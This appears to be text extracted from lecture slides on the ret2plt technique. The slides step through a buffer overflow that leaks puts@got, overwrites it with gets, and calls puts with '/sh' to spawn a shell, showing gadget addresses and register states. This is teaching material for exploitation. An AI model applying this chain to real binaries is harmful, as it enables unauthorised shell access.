
ret2plt

- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("sh")




ret2plt

- BOF
- **puts@plt(puts@got)**
- gets@plt(puts@got)
- puts@plt("sh")



ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("sh")



ret2plt


- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("sh")

```
...  
0x401263:  
    pop rdi  
    ret  
...
```

```
0x403368 (puts@got):  
    &puts
```

```
0x403200:  
    "/sh"
```

rdi	0x403368
rsi	?
rdx	?
rax	?



ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("sh")

```
...  
gets@plt:  
→ jmp [gets@got]  
nop  
...
```

```
0x403368 (puts@got):  
    &puts
```


```
0x403200:  
    "/sh"
```

rdi	0x403368
rsi	?
rdx	?
rax	?

LOW

RSP →

HIGH



ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("sh")

```
...  
gets:  
    → func prologue  
    ...  
    func epilouge  
    ret  
...
```

```
0x403368 (puts@got):  
    &puts
```


```
0x403200:  
    "/sh"
```

rdi	0x403368
rsi	?
rdx	?
rax	?

LOW


RSP →

HIGH




ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("/sh")



ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("sh")



ret2plt

...
gets:
func prologue

LOW

GOT Hijacking!

